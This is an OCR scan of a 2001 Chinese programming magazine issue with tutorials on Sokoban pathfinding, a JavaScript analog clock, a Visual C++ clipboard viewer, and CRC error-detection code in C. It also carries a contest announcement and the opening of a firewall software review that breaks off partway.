
1.必须让计算机知道哪些点是小人可以走动的，而哪些又是不可以走动的。所以，先生成一张临时地图，每一点还是对应原地图上的原位置，只是数字代表的意思不同了：-1表示不可到达的点(比如墙或者箱子)，0表示可以到达的点。

2.算法总的思想是：让计算机从小人所在的点出发，向各个方向(本程序中一共上下左右四个方向)进行探索，如果探索的那一点是可以到达的，就把那点的位置暂时保存起来，因为一会还要从那点再向别的方向探索。探索完4个方向后该点就可以丢弃了，但是绝对不能删除，因为后面还有用。以此往复，直到搜索到目的地为止，否则就是无法达到。

3.调用上一次探索后保存下来的点(就是可到达的点)，再进行一次4个方向的探索，只要是可到达的点就再一次保存起来，以备后用。

4.需要注意一个问题:计算机从起点开始探索，假设它试探以后，上面的点为可到达的，第二次取它上面的那一点开始新的一次探索时又将认为它的起始点(即当前点的下

面一点）是可到达的，于是又把起始点保存了下来，显然这样会陷入死循环（见图1）。但是有些情况下，某一点已经探索完毕了，但是当从别的路径走过来的一点探索到该点时所经过的实际步数（就是小人要走的步数）比原来到达该点的步数要少的时候，又希望将该点再一次保存起来。于是联系到前面的临时地图，就可以这样实现：每探索到一个新的点，就把到达该点所经过的实际步数保存在临时地图上（都是>0的数字，因此不会和原数据冲突），下一次探索新点时，判断只有当那点是0（未走到过），或者那点的数字（步数）大于当前的步数时，才将那点保存起来，并修改临时地图中的数据。这样可以保证不会走到它来的那点上，也可以保证始终只有步数少的点可以代替步数多的点，而不会反过来 。



Í¼1

5.那么究竟怎么来保存那些新探索到的点呢？我使用的是一个Tlist，其中的每一个元素则是我自定义的一种结构， 如 下 ：

```
type
  PathNode=record
    Steps:integer;
    Position:TPoint;
    ParentIndex:Integer;
end;
```

每一个元素就是可到达的一个点，在探索找到一个新的点后就把那点的坐标存入PathNode.Position，把它经过的实际步数存入Steps。至于ParentIndex等一会儿介绍。然后将该节点加入到一个查找的队列MainThread中去。还有一个整型变量CurrentIndex，用来记录已探索过的点在队列中的序号，每探索完一个点CurrentIndex就自增1，显然当CurIndex=MainThread.Count时，就说明没有新的点要探索了，就可以跳出探索的过程，从而进入整理出路径队列的过程。

6.根据以上这些，只要循环地将某点四周可到达的点找出保存，再从被保存的数据里一个个调出数据，并探索它的四周，就可以保证能探索完小人四周的所有空间。然后当被探索的点是ToPos，即要到达的点时，再用一变量记录下它的序号，就可以在整理路径的过程中用反推的方法求出到达终点的实际路径了。那么怎么反推呢？现在我们引入PathNode.ParentIndex这个变量，它用来指示队列中某元素的序号，来记录是从哪个点探索到该点的（就是说记录它的前一步是谁），这样我们就可以通过在循环中不断找ParentIndex的方法倒推出整个路径了。

图2显示了该过程，其中的数字代表搜索的顺序。可见从起点出发，第一次只有小人的上下两个位置是可到达的，它们所用的步数1被记录到地图上，然后分别搜索这两




图 2

个点，上面那一个只能向左边走，所以它左边那一点被标记为2，而下面那一点不能再向任何方向走动了，它不生成新的节点，接着是3、4、5……直到第12步到达终点，这点在队列中的序号被保存在FoundIndex中。当探索完最后两个12号的点后没有新的节点生成，这时就结束了探索，从而转入另一个过程，从刚才记录的FoundIndex倒推出整个路径。

二、具体实现

不说程序部分，单单算法部分的代码都很长，而考虑到版面有限，请到《电脑爱好者》网站下载用Delphi实现的带人工智能的推箱子游戏的全部源程序。同时，网站上还有完整的发布版本，你可以先玩为快！

三、后记

好了，至此整个过程就介绍完了。请注意，如果你发现程序运行中“Buzy,Please waiting…”一直不消失，那多半是进入了死循环。不过，虽然我没有办法科学地验证以上算法不会进入死循环，我却可以保证，我自己试验了各种地图，从未有死循环的情况发生。此外，程序中有多处被注释掉的//debug字段，其中的内容是我调试时观察运行情况用的，你可以在主Form上加一个TMemo来查看那些函数究竟是怎么工作的。

现在你点一下地图上的任意位置，小人是不是很聪明地自己走过去了？恭喜恭喜，你成功了！

最后，本文所用的代码都来自本人写的一个推箱子游戏Sokoban，在这里针对《用》文中的程序进行了改写，可能在兼容性方面有一点问题。如果你在编译本代码的时候遇到任何困难，或是有什么新的想法都可以写信与我交流，我也打算公布我写的Sokoban的全部源代码，想要的朋友可以直接写信向我索取。我的E-mail是：sudahei@citiz.net。

JavaScript 实现在线时钟

□辽宁　陈博

在你的 Web 上有时钟吗？仍旧是数字的那种？呵呵，新世纪也该换一个了吧！下面我就为大家介绍一个有指针的小时钟，保证你的网页会更炫！

```
<html> <head>
<title>
time-有指针的小时钟!</title>
<script language="javascript">
var i=0;
var x=300;y=200;//x,y为表盘圆心坐标,左上角为(0,0)
var brr=100;//为表盘半径
var srr=80;//为圆心到秒针距离
var mrr=70;//为分针到圆心距离
var hrr=55;//为时针到圆心距离
//表盘刻度显示
for(i=1;i<13;i++){
  document.write('<div id="no'+i+ '"style="position:absolute; width=22;">');
 document.write('<b>'+i+'</b>');
 document.write('</div>');
}
for(i=1;i<13;i++){
  document.all["no"+i].style.pixelTop=y-brr*Math.cos((Math.PI/6)*i);
  document.all["no"+i].style.pixelLeft=x+brr*Math.sin((Math.PI/6)*i);
}

function zzbian(){
   var today=new Date();//返回当前日期
   var sea=today.getSeconds();//返回秒数
   var hrs=today.getHours();//返回小时数
   var mei=today.getMinutes();//返回分钟数
   hrs=hrs+((mei+1)/15+1)*0.25;


  document.all["ss"].style.pixelTop=y-srr*Math.cos((Math.PI/30)*sea);
  document.all["ss"].style.pixelLeft=x+srr*Math.sin((Math.PI/30)*sea);
   //15为指针相临两符号距离
  for(i=1;i<6;i++){
     document.all["ss"+i].style.pixelTop=y-(mrr-15*(i-1))* Math.cos
((Math.PI/30)*mei);
     document.all["ss"+i].style.pixelLeft=x+(mrr-15*(i-1))* Math.sin
((Math.PI/30)*mei);
   }
  for(i=6;i<9;i++){
     document.all["ss"+i].style.pixelTop=y-(hrr-(i-6)*15)* Math.cos
((Math.PI/6)*hrs);
    document.all["ss"+i].style.pixelLeft=x+(hrr-(i-6)*15)* Math.sin((Math.
PI/6)*hrs);
   }
  document.all["ss9"].style.pixelTop=y-Math.cos((Math.PI/6)*hrs);
  document.all["ss9"].style.pixelLeft=x+Math.sin((Math.PI/6)*hrs);

   //每0.1秒调用一次变化函数
  setTimeout("zzbian()",100);
}
</script>
</head>
<body onload="zzbian()">

<div id="ss" style="position:absolute; width=22;">
*
</div>

<script language="javascript">
for(i=1;i<9;i++){
  document.write('<div id="ss'+i+'" style="position:absolute; width=22;
">');
  document.write('*');//指针符号
 document.write('</div>');
  }
</script>

<div id="ss9" style="position:absolute; width=22;">
@
</div>
</body>
</html>
```



呵呵，快三点了，我该睡觉去了……Zzzzz……

用Visual C++编写一个剪贴板实用程序

□上海　盛超

在Windows3.2中我们可以看到系统自带的一个剪贴板观看程序，非常实用。然而随着时代的发展，虽然Windows9x中也有一个类似的程序，但是并没有什么实质进展，和Office 2000支持多复本的剪贴板相比苍白得很。其实要编一个剪贴板观看程序并不难，现在我们用VC++编一个简单的文本处理工具，您可以根据这些基础知识再慢慢扩充成一个成熟的多复本的剪贴板工具。

我们的目标是：自动显示剪贴板中的内容；将剪贴板内容存入文件；最小化到托盘区。首先让我们看一看这个程序的界面（图1）。窗口正上方的大编辑框用于显示剪贴板的内容；复选框用于指示是否让程序在后台自动运行，以使得每次剪贴板内容发生改变的时候就将其内容存储到文件当中去；最小化按钮能使程序隐藏，并且将图标显示在托盘区里（图2最右边的那一个）。当我们最小化窗口之后，双击显示在托盘区中的程序图标，就能使窗口弹出，恢复原来的面目……怎么样，很诱人吧？那就跟我来吧！



图1



图2

在开始写程序之前，先让我们了解一下Windows剪贴板的运行机制。

对剪贴板内容进行“观看”的程序都处在一条观看链中，系统维护着这个链。处在链中的程序都要处理两个消息WM_CHANGECBCHAIN和WM_DRAWCLIPBOARD，前者是观看链发生了改变的消息，后者是剪贴板内容发生了改变的消息。正确地处理这两个消息才能使程序正常工作。

新加入链中（用函数SetClipboardViewer实现）的程序被加在观看链的最顶端。它每收到一次观看链（注意，是观看链，而不是剪贴板的内容）发生改变的消息（WM_CHANGECBCHAIN）就有义务向排在它下面的程序也传递一个WM_CHANGECBCHAIN消息（使用SendMessage函数），除非它排在链条的顶端，此时系统会自动给下一个程序发送一个WM_CHANGECBCHAIN消息，或者是末端，也就是说排在它后面的程序为NULL，那就没必要传送什么消息了。所有关系如图3所示。

下面我们就分步骤来实现程序自动显示剪贴板内容部分的编写工作。

```
链表上方程序
...
当前程序在链表中所处的位置  ->收到一个WM_CHANGECBCHAIN，则判断：
排在它后面的程序hNext            |
...                              |
链表下方程序                     |__|-->在链表顶端，hNext自动接收到WM_CHANGECBCHAIN
                                 |__|-->在中间且hNext非NULL，手工向下传递M_CHANGECBCHAIN
                                 |__|-->在末端，即hNext为NULL，就不劳烦你做什么了
```

图3

第一步

建立一个基于对话框的MFC程序Clipboard。修改对话框使其最后结果如图1所示。设置最大的编辑框ID号为IDC_EDIT_CONTENT，将Styles选项卡里的Multiline、Horizontal scroll、Auto HScroll、Vertical scroll、Auto VScroll、Read-only、Border复选框都打上勾。文件名和文件路径编辑框的ID设为IDC_EDIT_FILE，保存按钮的ID为IDC_BUTTON_STORE，最小化按钮为IDC_BUTTON_MINI，退出按钮为IDOK。左边复选框的ID设为IDC_CHECK。值得一提的是，当一个程序包括很多控件的时候，适当的命名法是提高工作效率的关键。要是命名无规律的话，很容易搞得晕头转向。所以别小看了这看似简单的一步啊……

第二步

在类CClipboardDlg的Protected域中加入变量：

```
HWND hNext;
HGLOBAL hClipboardData;
```

具体的做法是：右击工作区中的CClipboardDlg，选择Add Member Variable...选项，Variable Type中输入变量类型，在Variable Name中输入变量名称，然后选择Protected单选项。接下来用ClassWizard的Member Variables选项卡为IDC_EDIT_CONTENT设置一个VALUE形式，CString类型的变量m_strContent。

接着，我们在构造函数CClipboardDlg()中分别初始化如下：

```
hNext = NULL;
hClipboardData = NULL;
```

其中m_strContent已经由VC++编译器自动初始化初值了，你可以在 ClipboardDlg.cpp 中找到初始化的程序段。

然后在类CClipboardDlg的OnInitDialog函数中标有“// TODO: Add extra initialization here”的地方加入SetClipboardViewer函数来使当前程序处在观看链的最顶端：

```
hNext = SetClipboardViewer();
```

程序被添加到了观看链中。

第三步

选择 ClassWizard 的 Class Info 选项卡，在 Advanced Options 里将 CClipboardDlg 的 Message Filter 改为 Window。这样，几乎所有流经的消息都可以被列出来了。我们在 Message Maps 选项卡里找到 CClipboardDlg 对应的 WM_CHANGECBCHAIN 消息，添加并修改其对应的函数 OnChangeCbChain，在其函数段中加入代码如下：

```
if (hNext == hWndRemove)
    hNext = hWndAfter;
// 如果 hNext 句柄的值与当前正在被清除出观看链的句柄值一样，
// 那么就将观看链中排在链顶端下面一位的程序的窗口句柄传递给hNext
else if (hNext)
    ::SendMessage(hNext, WM_CHANGECBCHAIN, (WPARAM)hWndRemove, (LPARAM)hWndAfter);
// 在其他情况下，如果 hNext 不是 NULL 的话，那么就向句柄
//hNext 代表的窗口发送一个 WM_CHANGECBCHAIN 消息
```

第四步

在 ClassWizard 中为 CClipboardDlg 类的消息 WM_DRAWCLIPBOARD(剪贴板内容发生了改变)添加响应函数 OnDrawClipboard，然后添加代码如下：

```
if(hNext)
        ::SendMessage(hNext, WM_DRAWCLIPBOARD, 0, 0);
// 如果观看链中在当前程序下面存在下一个程序的话
// 就传递一个 WM_DRAWCLIPBOARD 消息给它
OpenClipboard();
// 打开剪贴板
hClipboardData = GetClipboardData(CF_TEXT);
// 获得剪贴板内容的全局句柄，剪贴板内容格式限制为CF_TEXT 文本格式
m_strContent = (char *)(GlobalLock(hClipboardData));
// 锁定全局句柄的地址，并赋给 CString 型变量 m_strContent
SetDlgItemText(IDC_EDIT_CONTENT, m_strContent);
// 将 m_strContent 的内容在编辑框里显示出来
GlobalUnlock(hClipboardData);
// 取消锁定
CloseClipboard();
// 关闭剪贴板
```

值得一提的是，OpenClipboard 和 CloseClipboard、GlobalLock和GlobalUnlock这两对函数都是成对出现的，如果单独出现，也许在编译器里能够编译成功，但是运行时却会造成系统错误。其中，GlobalLock 函数特别有用，它的作用是锁定并返回一个全局句柄所对应的指针，应用十分广泛。

第五步

为CClipboardDlg类的WM_DESTROY消息添加响应函数OnDestroy，添加代码：

```
ChangeClipboardChain(hNext);
// 将当前程序从链中清除，并将 hNext 所对应的程序作为其继承者
```

这样，这个程序的剪贴板观看功能算是实现了。编译运行，你会发现每次剪贴板内容发生了改变（当然只是文本类型的内容），它都会将内容显示在编辑框中（如图4所示），很可爱吧？:)




图 4

接下来的任务就是保存剪贴板内容到指定文件，我们也分几个步骤来进行。

第 1 步：

为 CClipboardDlg 添加一个 CFileFind 类型的变量 FileFind，即在 ClipboardDlg.h 的 protected 域里面写入：

```
CFileFind FileFind;
```

再用 ClassWizard 给 IDC_EDIT_FILE 增加两个变量，分别是 CONTROL 形式的 m_ctrFileName 和 VALUE 形式 CString 类型的 m_strFileName。在构造函数 CClipboardDlg 类中找到初始化 m_strFileName 的位置，修改如下：

```
m_strFileName = _T("c:\\windows\\temp\\Clipboard.txt");
```

第 2 步：

用 ClassWizard 为“保存”按钮（IDC_BUTTON_STORE）添加响应函数 OnButtonStore，并且编辑如下：

```
void CClipBoardDlg::OnButtonStore()
{
    // TODO: Add your control notification handler code here
    CString temp_text;
    temp_text.Format("\r\n\r\n================\r\n\r\n");
    m_ctrFileName.UpdateData(true);  //刷新编辑框IDC_EDIT_FILE
    GetDlgItemText(IDC_EDIT_CONTENT, m_strContent);  // 拷贝IDC_EDIT_CONTENT 内容到 m_strContent
    GetDlgItemText(IDC_EDIT_FILE, m_strFileName);  // 拷贝IDC_EDIT_FILE 内容到 m_strFileName

    if (FileFind.FindFile(m_strFileName, 0))  // 如果能够找到以m_strFileName 为参数的文件名
    {
    CFile file(m_strFileName , CFile::modeWrite);  //如果文件存在，那么只要写就可以了
        file.SeekToEnd();  //将当前指针置于文件的末尾
    file.Write(m_strContent + temp_text + temp_text ,
        m_strContent.GetLength() + 2 * temp_text.GetLength());
    //写完了内容之后还要加上两个空行和一些"="，方便于分辨内容的先后次序
    file.Close();
    }
    else  // 如果该文件不存在
    {
    CFile file(m_strFileName, CFile::modeCreate | CFile::modeWrite);
    // 如果文件不存在，不但要写，还要新建一个文件
    file.Write(m_strContent + temp_text + temp_text ,
        m_strContent.GetLength() + 2 * temp_text.GetLength());
    file.Close();
    }
}
```

现在你编译执行程序的话，你会发现当IDC_EDIT_CONTENT中有了内容，且IDC_EDIT_FILE中输入了正

确的文件路径和名称之后，一旦按下了“保存”按钮，剪贴板内容就会被存储到相应的文件当中去。如果该文件已经存在了，那么这些内容将是以追加的方式加入到文件的末尾 。

这就完了吗？没有！我们接下来实现程序自动保存剪贴板内容到指定文件中去的功能！

第 3 步：

用 ClassWizard 为复选框 IDC_CHECK 添加 VALUE 形式 BOOL 类型的变量 m_bAutoStore，以及 CONTROL 形式 CButton 类型的变量 m_ctrCheck。

在刚才的基础上，在函数 OnDrawClipboard 的末尾添加代码如下:

```
    m_bAutoStore = m_ctrCheck.GetCheck(); //查看IDC_CHECK的状态选中与否
    if(m_bAutoStore) //如果选中了就执行以下代码
        OnButtonStore();
```

到此为止程序的基本功能算是完成了。对于这样一个程序，我们平时用得最多的肯定是自动存储的功能，所以程序的窗口也就没必要显示出来，甚至也没必要在任务栏的按钮区里显示出来，最好能够被布置在托盘区(Systray)里面，这样既美观又不碍眼。如何实现这一点呢？呵呵，《电脑爱好者》2001 年第 4 期北京钟伟先生的 Alarm Clock中已经写得十分明白了，这里仅仅简要说一下。

用 ClassWizard 给“最小化”按钮添加一个 OnButtonMini 的响应函数，然后在函数里添加以下代码：

```
    NOTIFYICONDATA nc;
    nc.cbSize = sizeof(NOTIFYICONDATA);
    nc.hIcon = AfxGetApp() ->LoadIcon(IDR_MAINFRAME);
    nc.hWnd = m_hWnd;
    lstrcpy(nc.szTip ,"饭吃了吗?");
    nc.uCallbackMessage = WM_NC;
    nc.uFlags = NIF_ICON | NIF_MESSAGE | NIF_TIP;
    nc.uID = IDC_NC;
   Shell_NotifyIcon(NIM_ADD ,&nc);
    ShowWindow(false); //隐藏窗口
```

然后在ClipboardDlg.cpp文件头部输入:

```
    #define    WM_NC     1001
    #define    IDC_NC    1002
```

再次编译程序，试试点击“最小化”按钮，你会发现对话框消失了，并且在状态栏里出现了那个可爱的默认图标。

下面让我们解释一下上面的代码。实现将程序图标显示在状态栏中这个功能的关键函数是Shell_NotifyIcon函数，它有两个参数：前面一个指定你要加入、删除、还是修改图标，分别为 NIM_ADD、NIM_DELETE 和 NIM_MODIFY；后面是一个指向 NOTIFYICONDATA 型变量的指针。

NOTIFYICONDATA数据结构详细地描述了显示在状态栏中的图标的各项属性。cbSize 是 NOTIFYICONDATA 结构的大小；hIcon 是图标的句柄；hWnd 是当前窗口的句柄；uCallbackMessage 是一个自定义的消息，当鼠标在图标所属的正方形区域内有消息发生，比如单击了图标时，系统就会发送一个消息到uCallbackMessage中，我们就可以用ON_MESSAGE(xxx，xxx)来调用响应函数了；uFlags是一组参数，其中 NIF_ICON 指定 hIcon 有效，NIF_MESSAGE 指定 uCallMessage 有效，NIF_TIP 指定 szTip 有效；uID 指定图标的标识符；szTip 指定的文字信息会在你将鼠标移到图标上时以浮动方式显示出来，譬如这个程序，你将鼠标移到它在托盘区的图标上，它就会打出“饭吃了吗？”的字幕。怎么样？感觉挺温馨的吧，呵呵！

接着我们来实现双击图标弹出窗口的功能：首先在实现文件 ClipboardDlg.cpp 中找到定义消息响应函数的段落，即在 BEGIN_MESSAGE_MAP(CClipBoardDlg，CDialog)和 END_MESSAGE_MAP中插入：

```
    ON_MESSAGE(WM_NC，OnNc)
```

在 ClipboardDlg.h 中的protected区定义函数如下:

```
    afx_msg void OnNc(WPARAM wParam，LPARAM lParam);
```

再在ClipboardDlg.cpp中实现如下:

```
void CClipboardDlg::OnNc(WPARAM wParam，LPARAM lParam)
{
    if( lParam == WM_LBUTTONDBLCLK)
        ShowWindow(SW_SHOW);
}
```

好，我们编译执行。当我们按了“最小化”按钮，程序便会退缩到系统托盘区，而双击托盘区里的图标，就会看到原来的窗口弹了出来！不过我们的工作还没完，善后工作可千万别忘了。现在在OnDestroy函数中追加代码如下：

```
    NOTIFYICONDATA nc;
    nc.cbSize = sizeof(NOTIFYICONDATA);
    nc.hIcon = AfxGetApp() ->LoadIcon(IDR_MAINFRAME);
    nc.hWnd = m_hWnd;
    nc.uCallbackMessage = WM_NC;
    nc.uFlags = NIF_ICON | NIF_MESSAGE | NIF_TIP;
    nc.uID = IDC_NC;
    Shell_NotifyIcon(NIM_DELETE，&nc);
```

这样，我们一旦关闭了程序，在托盘区的图标也就随之消失了。要是我们不做这样的善后工作的话，图标会继续留在那里，直到你把鼠标移近，它才会有点不情愿地消失掉。

后记:

本程序的图标是从网上下载的。网上有很多下载漂亮图标的地方，你用Yahoo或InforSeek搜索关键字icon + download就能找到一大堆提供图标下载的网站。在Visual C++里将工作区转到 ResourceView 内，删除默认的图标，然后把下载的图标 import 到资源当中，把它的 ID 改成 IDR_MAINFRAME，再编译运行，我们的程序就可以换上一张漂亮的脸蛋了。

当然，这个剪贴板观看程序还远非完美。譬如说，文件名编辑框中需要使用者输入一个完整的文件路径名，这当然是非常难记的。所以如果要改进的话，就该在其旁边加一个浏览(Browse)按钮。多复本的剪贴板更要善加规划，注重易用性的同时一定要保证稳定性哟！

以上程序在 Windows 98、Visual C++ 6.0 下调试通过。

CRC 多项式对数据的检错

□北京　罗光宣　丁宇征

（一）问题：C R C 纠错码

2001 年第 1 期擂台赛的问题是：对一段数据，请编一程序，基于一个 r 次 CRC 多项式对每 k 位插入 r 位，构成原数据段的检错码数据:同时再编写另一程序,用于接受方对数据的检错与数据还原。

（二）C R C 纠错编码方法

首先，通过一个实例对CRC检错码生成与检错应用的方法进行说明。

设有一段长度为k=8的数据10110110，取CRC多项式为 x^3+1 的 r=3 次多项式，则带检错功能的最后编码将为 k+r=11 位，其中检错码为 3 位。

具体检错码的生成方法为:先产生一个k+r=11位的数据，前k位就是原始数据，后r位全是0，该数据除以r次CRC多项式对应的位串数据可得到r位余数位串，由k位原始数据与r位余数即得到k+r位CRC检错数据码。

其中，除法中的减法必须用位的异或运算代替。

实际上，CRC 多项式 x^3+1 对应位串数据为：1001，故上述计算过程的竖式如下:

```
          10100010
1001 ) 10110110000
        1001
          1001
          1001
             01000
              1001
                 10
```

余数串为 10，故最后数据的 CRC 检错编码为:101101100010。

接受方对数据正确与否的检测则是将数据除以CRC多项式对应位串数据，如余为0，则判为正确，非0则判为有错 。

关于上述方法正确性的证明与进一步讨论,可进一步参阅相关书籍资料。

（三）编程设计与实现

设想一个带CRC检错功能的串口通迅程序，发送方的任务是将原始数据按k位分段，计算与插入r位检错码发送出去；接受方则将接受的每段k+r位数据进行检错分析，正确则将 k 位数据接受，否则发信号让发送方重传。

实际上，程序设计的主要核心段是任意长位串的除法(其中的减法用异或代替) 程序设计，实际上也就是将前面提到过的人工竖式过程用编程语言实现。

这里给出一个程序设计:位串用unsigned char型数组表示，除法过程通过循环执行下列几个子过程完成:去掉pd串中的为0的头字节，从被除位串下拉几位使pd串达到r+1位且头1位为1，将pd串“ 减去“（实为异或）CRC多项式位串。

附源程序:

```
#include <stdio.h>
#include <stdlib.h>

//该函数使数据左移一位
void plmov(int *k,int *r,unsigned char *pd)
{
  int i;
  if(k<0)return;
  pd[0]<<=1;
  for(i=1;i<=*k;++i)
  {
    if(pd[i]&0x80)pd[i-1]|=0x01;
        pd[i]<<=1;
  }
  if(*r)--*r;
  else
  {
   --*k;
   *r=7;
  }
}

//该函数对两数据求异或
void psadd(int k,int r, unsigned char *pd1, unsigned char *pd2)
{
  int i;
  for(i=0;i<k;++i)
        pd1[i]^=pd2[i];
}

//该函数移串pd1的某位至串pd的指定位
void pbeq(unsigned char *pd, int ipk, int ipr,
              unsigned char *pd1,int ipk1,int ipr1)
{
  unsigned char imc,imc1;

  imc1=0x80;
  if(ipr1>0)imc1>>=ipr1;

  if(pd1[ipk1]&imc1)
  {
        imc=0x80;
    if(ipr>0)imc>>=ipr;
        pd[ipk]|=imc;
  }
  else
  {
        imc=0x80;
    if(imc>0)imc>>=ipr;
        imc=~imc;
        pd[ipk]&=imc;
```

```
   }
}

//该函数求除法的余数,余数放在pd[]中,ip为从左至右余数的有效位
void pdr(int k1,int r1,unsigned char *pd1,
                    int k2,int r2,unsigned char *pd2,
                    int *ip,unsigned char **pd)
{
  int t1,t2,ip1,ipk,ipr,ipk1,ipr1;
   unsigned char imc;

   t1=8*(k1-1)+r1;
   t2=8*(k2-1)+r2;
   *pd=(unsigned char *)malloc(k2*sizeof(unsigned char));
   if(*pd==NULL)
     {
           printf("\n内存不足!");
        exit(1);
          }
   ipk=0;
   ipr=0;
   *ip=0;
   ipk1=0;
   ipr1=0;
   ip1=0;

 while(ip1<t1)
 {
    while(*ip>0)  //去掉前导0
    {
          if((*pd)[0] & 0x80)break;
      plmov(&ipk,&ipr,*pd);
       --*ip;
    }

    if(*ip==0)  //余0情况下再定首个非0位
    {
          imc=0x80;
      if(ipr1>1)imc>>=ipr1;
       while( ip1<t1 && ((pd1[ipk1]&imc)==0) )
          { ++ip1;
             ++ipr1;
            imc>>=1;
             if(ipr1>8)
             {
                ++ipk1;
                     ipr1-=8;
             }
          }
    }

   for(;*ip<t2&&ip1<t1;++*ip,++ip1)  //商补0移位
    {
          pbeq(*pd,ipk,ipr, pd1,ipk1,ipr1);
      ++ipr;
          if(ipr>7)
          {ipr-=8;  ++ipk;}
      ++ipr1;
          if(ipr1>7)
          {ipr1-=8; ++ipk1;}
    }
   if(*ip>=t2)psadd(k2,r2,*pd,pd2);   //"相减"(实为异和)
 }

 while(*ip>0)  //去掉前导0后返回
    {
          if((*pd)[0] & 0x80)return;
      plmov(&ipk,&ipr,*pd);
       --*ip;
    }
}
}
```

2001年第1期获奖名单

擂　　主：赵贵生（广西）

优秀选手：李　霞(天津)　王唤生(西安)　吴东海（广东）

苛　江(甘肃)　孙利君(上海)　高　朋（湖北）

田峰鸣(西安)　苏小朋(江苏)　国志强（北京）

万明远(四川)

本期评委：吴文虎　刘雅英　罗光宣　丁宇征

擂主将获得200元奖金和《金山词霸2001》与《金山打字通》光盘各一张;优秀选手将获得《金山词霸2001》或《金山打字通》光盘一张。

本期奖品由金山公司提供。

2001年第7期擂台赛题目

求两凸多边形交集多边形的面积

设已知两给定凸多边形,则二多边形的交集也是一个凸多边,请编程给出交集多边形的面积。

如果两多边形不相交或仅限于边界点与边上相交,则相交面积为0。

具体要求:

输入数据放在input.dat文件中,第一行为一整数n1,表示第1个凸多边形的边数,然后接着有n1行数据按顺时针方向依次给出该多边形每个顶点的X与Y坐标;接着,是另一个整数n2,表示第2个多边形的边数,同样接着n2行亦按顺时针方向依次逐行给出该多边形每个顶点的坐标。

例如,input.dat文件内容为:

```
4
0 0
0 1
1 1
1 0
4
-0.5 -0.5
-0.5  0.5
0.5 0.5
0.5 -0.5
```




图1

则两四边形的位置关系如图1所示,相交多边形也是1个四边形,如图中的阴影部分所示,面积是0.25。

参 赛 要 求

（1）要求有程序的简要说明，程序有较好的写作风格，适当的注释。

（2）非常欢迎将参赛程序通过软盘或E-mail：arena@cfan.cn.net寄来。

（3）本次擂台赛评奖日期为：2001年6月10日。

（4）来稿请寄：北京9615信箱《电脑爱好者》编辑部（擂台赛2001年第7期）收（100086）。



选择安全

——流行网络防火墙软件评测

□南京　赵江　施娟

你上网了吗？你是否知道由于你的系统或应用软件的漏洞，你电脑中的文件很可能被远在天边的人偷看甚至删除，系统很可能被破坏？更可怕的是，现在有许多黑客工具，即使一个计算机“菜鸟”也可以利用它们很轻松地攻击别人。因此，如果想确保自己计算机的安全，安装一个网络防火墙程序是必不可少的。

一、防火墙软件综述

目前防火墙软件很多，简单想一想就可以列举出十几种，它们的实际防护能力也各不相同。为了帮助大家更好地保护自己的系统安全，在选择防火墙之前就要先了解各方面的特点，所以首先给大家介绍一下市面上的主流防火墙软件。

(一) Norton Internet Security 2001

软件类型：商业软件

运行环境：Windows 9x/Me/NT/2000



Norton Internet Security 2001是在Norton Personal Firewall内核基础上推出的新一代网络防火墙软件，能够创建个人防火墙，处理所有大大小小的安全问题，可以有效地保护计算机后门，避免你的电脑受到黑客的袭击。它内置了最新版本的Norton AntiVirus 2001，所以实际上是一次性获得了两个最好的防护工具。而且若是你安装了Norton System Works之后，还可以将这个防火墙与系统维护优化工具组合起来使用，的确是物超所值。

在Norton Internet Security 2001中，附带了幻灯片来指导用户设置安全和隐私选项，所以对于一个从来没有使用过计算机的新手来说，也能够很快地上手使用。它最令笔者满意的功能是自动防火墙，这个功能可以把那些希望偷偷连到你的计算机的黑客拒之门外，让他们无法下手也无处下手。而且和Norton Personal Firewall一样，我们能够设置防火墙的防护程度，在安全免疫和网络畅通之间找到一个平衡点：如果设置的防护程度过高，则有可能会拒绝正常的Internet活动；如果不设防火墙，经常上网的用户就很有可能遭遇黑客，甚至造成计算机内的资料丢失。

Norton Internet Security 2001还允许我们完全控制它的其他网络过滤器，这包括控制要发出的数据和允许通过防火墙的信息。例如，我们可将安全程度设为允许或者不允许、是否使用JAVA小程序和ActiveX控件，如果选择了不允许，则对方网站就不会发送可能会危害计算机的代码程序。此外，我们还能设定不允许发送个人信息，如信用卡号码或电子邮件地址。利用它的“Advanced Options”(高级选项)对话框，还能够对每个网站指定精确的保护方案，为不同的网站设置不同的安全保护措施。所以这种灵活性不会因为关闭了JAVA和ActiveX功能而导致一些网站浏览出错。

此外，Norton Internet Security 2001还有其他一些实用的功能。比如屏蔽掉旗标广告，防止小孩参与聊天、在线购物等形式的网上活动，并且允许用户创建多账号，以便为不同的用户提供不同的保护。而且它的在线更新程序不仅能够即时进行升级，还可以随时向公司站点通报恶意JAVA程序、病毒、ActiveX控件以及最新的黑客手法，让更多的朋友免受侵袭。

(二) ZoneAlarm

软件类型：商业软件(商业用户)/免费软件(家庭用户)

下载地址：http://www.zonelabs.com

软件大小：996kB

运行环境：Windows 9x/Me/NT/2000



和Norton Firewall这样的大块头比起来，ZoneAlarm只有不到1MB的个头，真是小巧玲珑。也许你会担心，这么一个小不点，能够胜任防火墙的重担吗？别着急，让我们一起来看看吧。

ZoneAlarm可以控制计算机与网络之间的通讯，管理各种访

